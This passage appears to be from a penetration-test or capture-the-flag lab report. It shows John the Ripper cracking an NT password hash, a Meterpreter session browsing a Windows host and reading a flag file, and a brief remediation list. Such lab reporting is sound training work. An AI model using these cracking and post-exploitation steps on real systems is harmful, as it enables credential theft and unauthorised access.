==================== =========== ====================== ==================================================================
== ================================================================================ ====================== ====================
================ ================================================ ========================================= ====================
====== =============================================================================== ===================================== =
========================== ============ ========== ========== =========================================== ========================
==================== =================== ====================== ========================= ========================
=
WIN10                flag5                                    N/A                    Queued          Interactive/Background  4/14/2025
6:06:56 PM                 0 WIN10\sysadmin    C:\Windows\System32\WindowsPowerShell\v1.0\powersh N/A
    54fa8cd5c1354adc9214969d716673f5                                                 Enabled                Only Start If Idle for
1 minutes, If Not Stop On Battery Mode                           ADMBob                                  Disabled
        72:00:00                                        Scheduling data is not available in this format.                    A
t logon time                  N/A           N/A         N/A        N/A                                            N/A
                    N/A                     N/A                   N/A                            N/A


                   0



        72:00:00                                        Scheduling data is not available in this format.                    A
t idle time                   N/A           N/A         N/A        N/A                                            N/A
                    N/A                     N/A                   N/A                            N/A


C:\Program Files (x86)\SLmail\System>
```



```
┌──(root💀kali)-[~]
└─# nano flag6.txt

┌──(root💀kali)-[~]
└─# john --format=nt flag6.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2025-04-14 21:19) 7.692g/s 695161p/s 695161c/s 695161C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─# 
```



```
[-] Unknown command: cls
meterpreter > cd C:/Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2025-04-14 19:51:16 -0400  ADMBob
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  All Users
040555/r-xr-xr-x  8192  dir   2022-02-15 21:01:25 -0500  Default
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  Default User
040555/r-xr-xr-x  4096  dir   2022-02-15 13:15:51 -0500  Public
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini
040777/rwxrwxrwx  8192  dir   2022-03-17 11:13:50 -0400  sysadmin

meterpreter > cd Public
meterpreter > ls
Listing: C:\Users\Public
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040555/r-xr-xr-x  0     dir   2025-02-10 07:41:11 -0500  AccountPictures
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Desktop
040555/r-xr-xr-x  0     dir   2022-02-15 17:02:25 -0500  Documents
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Downloads
040555/r-xr-xr-x  0     dir   2019-12-07 04:31:03 -0500  Libraries
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Music
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Pictures
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Videos
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini

meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Public\Documents
==================================
```



```
meterpreter > cd Public
meterpreter > ls
Listing: C:\Users\Public
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040555/r-xr-xr-x  0     dir   2025-02-10 07:41:11 -0500  AccountPictures
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Desktop
040555/r-xr-xr-x  0     dir   2022-02-15 17:02:25 -0500  Documents
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Downloads
040555/r-xr-xr-x  0     dir   2019-12-07 04:31:03 -0500  Libraries
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Music
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Pictures
040555/r-xr-xr-x  0     dir   2019-12-07 04:14:54 -0500  Videos
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini

meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Public\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter > cat flag7
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat "C:\\Users\\Public\\Documents\\flag7.txt"
6fd73e3a2c2740328d57ef32557c2fdcmeterpreter > 
```

Affected Hosts	Win10, WinDC01
Remediation	- Harden endpoints. - Use Credential Guard. - Remove excessive privileges. - Audit lateral movement logs.

Add any additional vulnerabilities below.